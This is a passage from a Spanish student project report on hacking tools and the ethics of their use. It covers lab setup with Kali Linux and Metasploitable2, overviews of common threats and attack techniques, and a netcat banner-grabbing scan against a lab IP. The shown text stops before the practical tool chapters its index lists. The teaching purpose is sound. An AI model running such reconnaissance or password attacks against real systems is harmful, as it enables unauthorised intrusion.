

MEMORIA FINAL DE PROYECTO

HERRAMIENTAS DE HACKING Y ÉTICA SOBRE SU USO

CICLO FORMATIVO DE GRADO SUPERIOR
ADMINISTRACIÓN DE SISTEMAS INFORMÁTICOS EN RED

AUTORES

LUIS JAVIER ROMÁN LÓPEZ
JUAN MANUEL MORENO SÁNCHEZ

TUTOR

RAÚL RUIZ PARRA

COORDINADOR

PABLO LEAL RUILOBA

CURSO

2020 / 2021

I.E.S. CLARA DEL REY

AGRADECIMIENTOS

Lo primero, queremos agradecer a nuestro tutor de proyecto Pablo Leal por ayudarnos en la elaboración del proyecto. También por su recomendación personal a la hora de elaborarlo y guiarnos en el proyecto. Sin sus pautas hubiera sido imposible la realización de dicho proyecto acorde a los criterios marcados.

Agradecer también al resto de profesores por proporcionarnos los conocimientos y enseñanzas necesarias para la elaboración de este proyecto y por formarnos como grandes profesionales en nuestro sector. Sin su ayuda y esfuerzo no hubiera sido posible sacar tanto el proyecto adelante como el curso.

Agradecer por consiguiente al instituto Clara del Rey por brindarnos la oportunidad de poder cursar el grado superior de ASIR y poner en disposición el material necesario para facilitar nuestras enseñanzas.

Por último, pero por ello no menos importante agradecer a nuestros compañeros, a nuestros amigos y a nuestros familiares por las ayudas ofrecidas, el apoyo incondicional, la confianza y el cariño que nos han demostrado en unos momentos tan duros y difíciles como los que estamos viviendo actualmente debido a esta emergencia sanitaria.

ÍNDICE

ÍNDICE	2
ÍNDICE DE FIGURAS	3
1. INTRODUCCIÓN	5
2. ALCANCE DEL PROYECTO	7
2.1. Objetivos y estructura	7
2.2. Planificación previa	8
2.3 ¿Por qué usamos estas máquinas?	8
3. POTENCIALES AMENAZAS DE INTERNET	9
4. TIPOS DE HERRAMIENTAS	12
4.1. Information Gathering	12
4.1.1. ¿Qué es Information Gathering?	13
4.1.2. ¿Cuáles son sus objetivos?	13
4.1.3. Técnicas de Information Gathering	14
4.2. Vulnerability Analysis	15
<u>4.2.1. ¿Qué es Vulnerability Analysis?</u>	15
4.2.2. Tipos de Vulnerability Analysis	16
4.3. Wireless Attacks	17
4.3.1. ¿Qué son los Wireless Attacks?	17
4.3.2. Tipos de Wireless Attack	18
4.4 EXPLOITATION	20
4.4.1. ¿Qué es la explotación de vulnerabilidades?	20
4.4.2 Tipos de exploits	20
4.4.3. Password Hacking	21
4.4.4 Tipos de Password Attacking	21
5. EXPLICACIÓN PRÁCTICA DE LAS HERRAMIENTAS	22
5.1. Information Gathering	22
5.1.1. DNSenum	22
5.1.2. DMitry	25
5.1.3. Maltego	27
5.2. Vulnerability Analysis	30

5.2.1. NMap	30
5.2.2 Nikto.....	33
5.2.3 Legion.....	34
5.3. Exploitation	36
5.3.1. Hydra	36
5.3.2. Medusa	38
5.3.3. Metasploit Framework.....	40
5.4.1. Ettercap MITM	43
6.ÉTICA DEL HACKING	47
7.CONCLUSIÓN	49
8.BIBLIOGRAFÍA	50

ÍNDICE DE FIGURAS

Figura 2.1 Entorno Metasploitable2.....	8
Figura 3.1 Correo con Phishing.....	9
Figura 3.2 WannaCry(Ransomware).....	10
Figura 3.3 Esquema de un ataque DDoS.....	11
Figura 4.1 Esquema del proceso de Information Gathering.....	12
Figura 4.2 Banner Grabbing en Netcat.....	13
Figura 4.3 Esquema del proceso de Vulnerability Analysis.....	15
Figura 4.4 Esquema del ataque Evil Twin.....	17
Figura 4.5 Logo de Bluejacking y Bluetooth.....	18
Figura 4.6 Esquema de ataque MITM.....	19
Figura 5.1 Búsqueda DNS Brute con DNSenum.....	23
Figura 5.2 DNS Brutting con DNSenum.....	24
Figura 5.3 Resultado de ejecución de Dmitry.....	25
Figura 5.4 Búsqueda de correos.....	26
Figura 5.5 Búsqueda de puertos.....	26

Figura 5.6 Menú inicio Maltego.....	27
Figura 5.7 Gráfico de búsqueda Maltego.....	28
Figura 5.8 Búsqueda del dominio hackthissite.org.....	29
Figura 5.9 Escaneando la maquina objetivo.....	30
Figura 5.10 Vulnerable FTP y SMTP.....	31
Figura 5.11 Vulnerabilidad TLS y SSL Poodle.....	32
Figura 5.12 Ejecución de Nikto.....	33
Figura 5.13 Añadiendo el host en Legion.....	34
Figura 5.14 Resultado del escaneo en Legion.....	35
Figura 5.15 Creación de un diccionario.....	36
Figura 5.16 Ejecución y resultado de Hydra.....	37
Figura 5.17 Diccionarios de contraseñas y usuarios.....	38
Figura 5.18 Ejecución con diccionarios mediante fuerza bruta.....	39
Figura 5.19 Consola de Metasploit.....	40
Figura 5.20 Selección del host y target.....	41
Figura 5.21 Ejecución del exploit.....	42
Figura 5.22 Utilidad de Ettercap.....	43
Figura 5.23 Menú de Ettercap.....	44
Figura 5.24 Selección de ataque ARP Poisoning.....	44
Figura 5.25 Selección del plugin.....	45
Figura 5.26 Comprobación en Kali.....	45
Figura 5.27 Comprobación en Debian.....	46
Figura 5.28 Resultados del ataque MITM.....	46

1. INTRODUCCIÓN

En el inmenso ámbito de la informática, la ciberseguridad se representa en un sector complicado y diverso. En el mundo actual, la tecnología evoluciona de forma rápida y su puesta en marcha llega prácticamente a todos los aspectos de nuestras vidas, tanto cotidianos como empresariales.

Debido a este veloz avance tecnológico la ciberseguridad mantiene una especial importancia, siempre la ha tenido, pero actualmente la preocupación por la ciberseguridad se ha incrementado debido a los constantes ciberataques que se realizan diariamente en todo el mundo, tanto a organismos de carácter público como privados, y cada vez va en aumento. Actualmente vivimos en lo que se considera la “Era de la información” y, por lo tanto, preservar y garantizar la integridad de esta es una de las mayores prioridades. La amenaza supone tanto para organismos gubernamentales como para los individuos, también está la gran preocupación del ámbito empresarial, el cual puede sufrir auténticas pérdidas monetarias.

Con el objetivo de mejorar la seguridad y evitar los máximos riesgos, se ha comenzado a recurrir a unas actividades denominadas como auditorías de seguridad. Estas auditorias son las encargadas de revisar, analizar y probar a fondo la integridad todo el sistema de seguridad. Las auditorías pueden ser muy amplias y abarcar todo lo que se requiera, incluso las barreras físicas, en este proyecto nos centramos en el apartado informático mediante pruebas con las herramientas que se podrían utilizar para

Hemos elegido esta cuestión para el proyecto porque aparte de la utilidad práctica que desempeña actualmente, también porque nos resulta muy interesante y beneficioso conocer el ámbito de la ciberseguridad informática. Consideramos que este ámbito es complejo y sin fin, ya que nunca se va a poder conseguir una seguridad sin problemas.

In the vast field of information technology, cybersecurity is a complicated and diverse sector. In today's world, technology evolves rapidly and its implementation reaches virtually every aspect of our lives, both everyday and business.

Due to this rapid technological advancement, cybersecurity maintains a special importance, it has always had, but currently the concern for cybersecurity has increased due to the constant cyberattacks that are carried out daily around the world, both public and private organizations, and is increasing. We are currently living in what is considered the "Information Age" and, therefore, preserving and guaranteeing the integrity of information is one of the highest priorities. The threat to both government agencies and individuals is also of great concern to the business community, which can suffer real monetary losses.

In order to improve security and avoid maximum risks, activities known as security audits have begun to be carried out. These audits are responsible for reviewing, analyzing and thoroughly testing the integrity of the entire security system. Audits can be very broad and cover everything that is required, including physical barriers, in this project we will focus on the IT section by testing with the tools that could be used for

We have chosen this issue for the project because apart from the practical utility it currently plays, also because we find it very interesting and beneficial to learn about the field of IT cybersecurity. We consider this field to be complex and never-ending, as it is never going to be possible to achieve seamless security.

2. ALCANCE DEL PROYECTO

2.1. Objetivos y estructura

El proyecto consta de una estructura y unos objetivos con varias partes:

- **ANÁLISIS DE LAS POTENCIALES AMENAZAS DE INTERNET:** Analizamos las amenazas que afectan a la integridad de los sistemas actualmente.
- **EXPLICACIÓN TEÓRICA SOBRE TIPOS DE ATAQUES:** Se pretende explicar de forma teórica que son estos ataques y con qué herramientas o técnicas se realizan.
- **PREPARACIÓN DE LOS ENTORNOS VIRTUALES:** Vamos a preparar varios entornos virtuales con la herramienta VirtualBox.
- **EXPLICACIÓN PRÁCTICA SOBRE LAS HERRAMIENTAS:** Mediante máquinas virtuales vamos a usar las herramientas que hemos mencionado previamente en la teoría.
- **COMENTARIOS SOBRE LA ÉTICA DEL HACKING:** Se quiere poner en discusión el punto de vista generalizado de la sociedad sobre el hacking y realizar este proyecto desde un punto de vista objetivo, con un estudio minucioso y con una recopilación de información para que este proyecto sea lo más acertado posible.

2.2. Planificación previa

Para realizar las pruebas prácticas de las herramientas explicadas previamente nos hemos decantado por usar varios entornos virtuales.

El software de virtualización que hemos decidido utilizar es VirtualBox, ya que durante nuestro curso lo hemos usado infinidad de ocasiones, sabemos cómo funciona y posee compatibilidad con otros softwares de virtualización.

También como entornos virtuales hemos decidido usar la distribución Kali Linux, Metasploitable.

2.3 ¿Por qué usamos estas máquinas?

Kali Linux: Hemos elegido Kali ya que es una distribución basada en Debian y que está especializada en seguridad informática, y que aparte cuenta con al menos 200 herramientas las cuales nos permiten hacer cualquier tipo de prueba de pentesting.

Metasploitable: Al buscar un entorno para explotar vulnerabilidades desde el Kali era indispensable elegir esta, debido a su preparada configuración y vulnerabilidades que nos facilitan realizar cualquier tipo de actividad de hacking.

```
root@Kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@Kali:~# telnet 192.168.0.195
Trying 192.168.0.195...
Connected to 192.168.0.195.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: [REDACTED]
```

Figura 2.1 Entorno Metasploitable2

3. POTENCIALES AMENAZAS DE INTERNET

No hay dudas de que hoy en día hay muchos tipos de amenazas y peligros presentes en internet. Son muchas las amenazas que pueden afectar a nuestros dispositivos y poner en peligro nuestra seguridad y la privacidad de nuestros datos.

Según [8] vamos a explicar qué amenazas pueden atacarnos en Internet y alterar el buen funcionamiento de nuestros dispositivos:

- **Phising:** Consiste en enviar correos electrónicos falsos o mensajes que se parecen a los correos electrónicos enviados por compañías legítimas. Así, se hace pensar al usuario que es la compañía legítima y aumentan las probabilidades de que se comparta información personal y financiera.



Figura 3.1 Correo con Phishing

- **Farming:** El objetivo es convencer al usuario de que visite un sitio web malicioso e ilegítimo redireccionando la URL legítima. Una vez dentro, el objetivo de los cibercriminales es conseguir que el usuario les dé su información personal.
- **Virus:** Los virus informáticos son un software que se instalan en un dispositivo con el objetivo de ocasionar problemas en su funcionamiento.
- **Ransomware:** Los hackers se cuelan en los ordenadores de sus víctimas y restringen el acceso a su sistema y archivos. Luego solicitan un pago a cambio de recuperar el control de sus datos.



Figura 3.2 Wannacry (Ransomware)

- **Troyanos:** Los troyanos son programas que se instalan en un equipo y pasan desapercibidos para el usuario. Su objetivo es el de ir abriendo puertas para que otro tipo de software malicioso se instale.
- **Keyloggers:** Se instalan a través de troyanos que ha sido diseñado para recopilar pulsaciones de teclas de las contraseñas que un usuario introduce en el sistema. Es una técnica más para el robo de datos bancarios y plataformas web, etc.

- **Gusanos:** Es un malware que se auto-replica y se duplica para propagarse a equipos no infectados. Los gusanos a menudo utilizan partes de un sistema operativo que son automáticas e invisibles para el usuario.
- **DDoS o Denial of Service:** Tiene como objetivo inhabilitar un servidor, un servicio o una infraestructura. Existen diversas formas de realizar un ataque DDoS:
- Saturación del ancho de banda del servidor para dejarlo inaccesible.
 - Agotamiento de los recursos del sistema de la máquina, impidiendo así que esta responda al tráfico legítimo.




Figura 3.3 Esquema de un ataque DDoS

4. TIPOS DE HERRAMIENTAS

4.1. Information Gathering

En el mundo de la ciberseguridad, los datos sobre cualquier objetivo (personas, empresas o servicios), es algo que codician las partes.

Por lo tanto, dominar el proceso de Information Gathering (recopilación de información) es uno de los objetivos de los ciberdelicuentes.

Es por eso qué vamos a explicar el concepto de Information Gathering, así como algunas técnicas y algunas de las herramientas que se usan para realizar estos métodos de Pentesting.




Figura 4.1 Esquema del proceso de Information Gathering

4.1.1. ¿Qué es Information Gathering?

Cuando se trata de obtener un concepto claro de Information Gathering, la forma más sencilla para definirlo sería como el proceso de recolectar información sobre algo de lo que estás interesado. Para aquellos en la industria de la ciberseguridad, este sería el primer paso que dar durante las primeras etapas de cualquier actividad de hacking, cuando un cracker o un hacker ético desean obtener la mayor información posible sobre su objetivo.

4.1.2. ¿Cuáles son sus objetivos?

Son que cualquier proceso básico a menudo incluye la recolección de distintos tipos de datos, pero concretamente estos dos:

- Recopilación de datos de red: como nombres de dominio públicos, privados y asociados, hosts de red, bloques de IP públicos y privados, tablas de enrutamientos, servicios de ejecución TCP y UDP, certificados SSL, puertos abiertos, etc.
- Recopilación de información relacionada con el sistema: esto incluye enumeración de usuarios, los grupos de sistemas, los nombres de host del SO, el tipo de SO (mediante fingerprinting), system banners (mediante banner grabbing)

```
root@bt:~# echo "" | nc -v -n -w1 192.168.254.54 21-80
(UNKNOWN) [192.168.254.54] 80 (www) open
(UNKNOWN) [192.168.254.54] 22 (ssh) open
SSH-2.0-OpenSSH_5.8p1 Debian-1ubuntu3
Protocol mismatch.
(UNKNOWN) [192.168.254.54] 21 (ftp) open
220 ProFTPD 1.3.3d Server (Debian) [:ffff:192.168.254.54]
```

Figura 4.2 Banner Grabbing en Netcat

4.1.3. Técnicas de Information Gathering

Los hackers éticos usan una gran variedad de técnicas y herramientas para obtener esta valiosa información sobre sus objetivos, así como las ubicaciones.

Según *SecurityTrails, Esteban Borges (2019)* [9] estos son los distintos métodos utilizados para recopilar información:

- Social engineering: esto incluye chat en persona, conversaciones telefónicas y ataques de suplantación de identidad por correo electrónico. Lo que todos estos métodos tienen en común es la psicología humana.
- Motores de búsqueda: los rastreadores web se pueden usar para buscar información sobre cualquier cosa, y esto incluye a empresas, personas, servicios, etc.
- Redes sociales: Facebook, Twitter, LinkedIn y otras redes sociales son excelentes fuentes de información, especialmente cuando se dirige a personas.
- Nombres de dominio: son registrados por organizaciones, gobiernos, agencias públicas, privadas y personas. Por lo tanto, son un excelente punto de partida cuando quieras investigar a alguien. La información personal, los dominios asociados.
- Servidores de Internet: los servidores DNS autorizados son una gran fuente de información en Internet, lo que significa un enlace directo a servicios relacionados como HTTP, correo electrónico, etc.

4.2. Vulnerability Analysis




Figura 4.3 Esquema del proceso de Vulnerability Analysis

En el ámbito de la informática, unos de los factores más importantes inciden en la búsqueda de vulnerabilidades y una vez hecho esto realizar una evaluación previa para poder determinar la gravedad que suponen y poder buscar una solución a ellas.

4.2.1. ¿Qué es Vulnerability Analysis?

Según *Vulnerability Analysis and Defense for the internet* [7]. Vulnerability Analysis o la evaluación de vulnerabilidades es el proceso el cual define, identifica, clasifica y prioriza las vulnerabilidades encontradas en los sistemas informáticos, aplicaciones, infraestructuras de red, etc.

Las evaluaciones de vulnerabilidad también brindan a la organización que realiza la evaluación el conocimiento, la conciencia y los antecedentes de riesgo necesarios para comprender y reaccionar ante las amenazas a su entorno.

Un proceso de evaluación de la vulnerabilidad tiene como objetivo identificar las amenazas y los riesgos que plantean. Por lo general, implican el uso de herramientas de prueba automatizadas, como escáneres de seguridad de red, cuyos resultados se enumeran en un informe de evaluación de vulnerabilidades

4.2.2. Tipos de Vulnerability Analysis

Las evaluaciones de vulnerabilidad dependen del descubrimiento de diferentes tipos de vulnerabilidades del sistema o de la red.

Esto significa que el proceso de evaluación incluye el uso de una variedad de herramientas, escáneres y metodologías para identificar vulnerabilidades, amenazas y riesgos. Algunos de los diferentes tipos de análisis de evaluación de vulnerabilidades incluyen los siguientes:

- Los análisis basados en la red se utilizan para identificar posibles ataques a la seguridad de la red. Este tipo de escaneo también puede detectar sistemas vulnerables en redes cableadas o inalámbricas.
- Los análisis basados en host se utilizan para localizar e identificar vulnerabilidades en servidores, estaciones de trabajo u otros hosts de la red. Este tipo de escaneo generalmente examina los puertos y servicios que también pueden ser visibles para los escaneos basados en la red. Sin embargo, ofrece una mayor visibilidad de los ajustes de configuración y el historial de parches de los sistemas escaneados.
- Los análisis de aplicaciones se pueden utilizar para probar sitios web para detectar vulnerabilidades de software conocidas y configuraciones incorrectas en la red o aplicaciones web.
- Los escaneos de bases de datos se pueden utilizar para identificar los puntos débiles en una base de datos a fin de prevenir ataques maliciosos, como los ataques de inyección SQL.

4.3. Wireless Attacks

Las redes inalámbricas se han convertido en una parte integral de cómo llevamos a cabo nuestras vidas y negocios empresariales. Pero mantener las redes inalámbricas de forma segura se nos plantean algunos desafíos.

Las tecnologías inalámbricas ofrecen soluciones convenientes a nuestras necesidades. Por otro lado, no es ningún secreto que las redes inalámbricas son más vulnerables a ataques e intrusos.

4.3.1. ¿Qué son los Wireless Attacks?

Comúnmente conocidos como ataques de red inalámbrica, los actos de penetración e intrusión que apuntan a redes inalámbricas representan amenazas graves. Los ataques de red inalámbrica tienen como objetivo para capturar la información enviada a través de la red y/o entrometerse con el tráfico de información.




Figura 4.4 Esquema de un ataque Evil Twin

4.3.2. Tipos de Wireless Attack

ROGUE ACCESS POINT

El punto de acceso Rouge se refiere a cualquier punto de acceso (AP) no autorizado en una red. Puede ser creado por un atacante o incluso por un empleado mal informado. Además, los APs rouge hacen que toda la red sea vulnerable a ataques DoS, capturas de paquetes, envenenamiento ARP y más. Puede utilizar controles de acceso a la red y protocolos de acceso a la red o introducir procesos de autenticación para proteger su organización.

BLUEJACKING

Blue jacking es un tipo de actividad ilegal que es similar a la piratería donde uno puede ser capaz de enviar mensajes no solicitados a otro dispositivo a través de Bluetooth. Esto se considera spam para Bluetooth y uno podría terminar viendo algunos mensajes emergentes en la pantalla de uno. El Bluejacking es posible cuando hay una red Bluetooth y está limitado a una distancia de diez metros, que es la distancia a la que un dispositivo Bluetooth puede enviar un archivo a otro dispositivo. Rara vez depende de las antenas. El Bluejacking funciona sobre la base de que se aprovecha de lo que es conveniente para nosotros en nuestros dispositivos móviles y la conveniencia es ser capaz de comunicarse y enviar cosas de ida y vuelta entre los dispositivos.



Figura 4.5 Logo de Bluejacking y Bluetooth

MITM

Un ataque MITM es un término general para referirse a cuando un perpetrador se posiciona en una conversación entre un usuario y una aplicación, ya sea para espiar o para hacerse pasar por una de las partes, haciendo parecer que se está produciendo un intercambio normal de información.

El objetivo del ataque es robar información personal, como credenciales de acceso, detalles de cuentas y números de tarjetas de crédito. Los objetivos suelen ser los usuarios de aplicaciones financieras, empresas SaaS, sitios de comercio electrónico y otros sitios web en los que es necesario iniciar sesión.

La información obtenida durante un ataque podría utilizarse con muchos fines, como el robo de identidad, transferencias de fondos no aprobadas o un cambio de contraseña ilícito.




Figura 4.6 Esquema de ataque MITM

4.4 EXPLOITATION

4.4.1. ¿Qué es la explotación de vulnerabilidades?

La explotación de vulnerabilidades es el siguiente paso en el libro de jugadas de un atacante después de encontrar una vulnerabilidad. Los exploits son los medios a través de los cuales los hackers pueden aprovechar una vulnerabilidad para realizar actividades maliciosas; incluyen piezas de software, secuencias de comandos o incluso kits de exploits de código abierto.

4.4.2 Tipos de exploits

Broken Authentication: Cuando las credenciales de autenticación están comprometidas, las sesiones e identidades de los usuarios pueden ser secuestradas por actores maliciosos para hacerse pasar por el usuario original.

Inyección SQL: Como una de las vulnerabilidades de seguridad más frecuentes, las inyecciones SQL intentan obtener acceso al contenido de la base de datos mediante la inyección de código malicioso. Una inyección SQL exitosa puede permitir a los atacantes robar datos sensibles, falsificar identidades y participar en una colección de otras actividades dañinas.

Cross-Site Scripting: Al igual que una inyección SQL, un ataque de Cross-site scripting (XSS) también inyecta código malicioso en un sitio web. Sin embargo, un ataque de Cross-site scripting se dirige a los usuarios del sitio web, en lugar del propio sitio web, lo que pone en riesgo de robo la información sensible del usuario.

Falsificación de solicitud de sitios cruzados: Un ataque de falsificación de solicitud entre sitios (CSRF) tiene como objetivo engañar a un usuario autenticado para que realice una acción que no tiene intención de hacer. Esto, junto con la ingeniería social, puede engañar a los usuarios para que proporcionen accidentalmente datos personales a un actor malicioso.

4.4.3. Password Hacking

Tenemos contraseñas para los correos electrónicos, las bases de datos, los sistemas informáticos, los servidores, las cuentas bancarias y prácticamente todo lo que queremos proteger. Las contraseñas son, en general, las claves para acceder a un sistema o una cuenta.

En general, la gente tiende a establecer contraseñas que son fáciles de recordar, como su fecha de nacimiento, nombres de familiares, números de móvil, etc. Esto es lo que hace que las contraseñas sean débiles y propensas a ser fácilmente hackeadas.

4.4.4 Tipos de Password Attacking

Dictionary Attack

El hacker utiliza una lista predefinida de palabras de un diccionario para intentar adivinar la contraseña. Si la contraseña establecida es débil, un ataque de diccionario puede descifrarla bastante rápido.

Hydra es una herramienta popular que se utiliza ampliamente para los ataques de diccionario. Echa un vistazo a la siguiente captura de pantalla y observa cómo hemos utilizado Hydra para averiguar la contraseña de un servicio FTP.

Brute Force Attack

El hacker utiliza todas las combinaciones posibles de letras, números, caracteres especiales y letras minúsculas y mayúsculas para romper la contraseña. Este tipo de ataque tiene una alta probabilidad de éxito, pero requiere una enorme cantidad de tiempo para procesar todas las combinaciones. Un ataque de fuerza bruta es lento y el hacker puede necesitar un sistema con gran capacidad de procesamiento para realizar todas esas permutaciones y combinaciones más rápidamente.

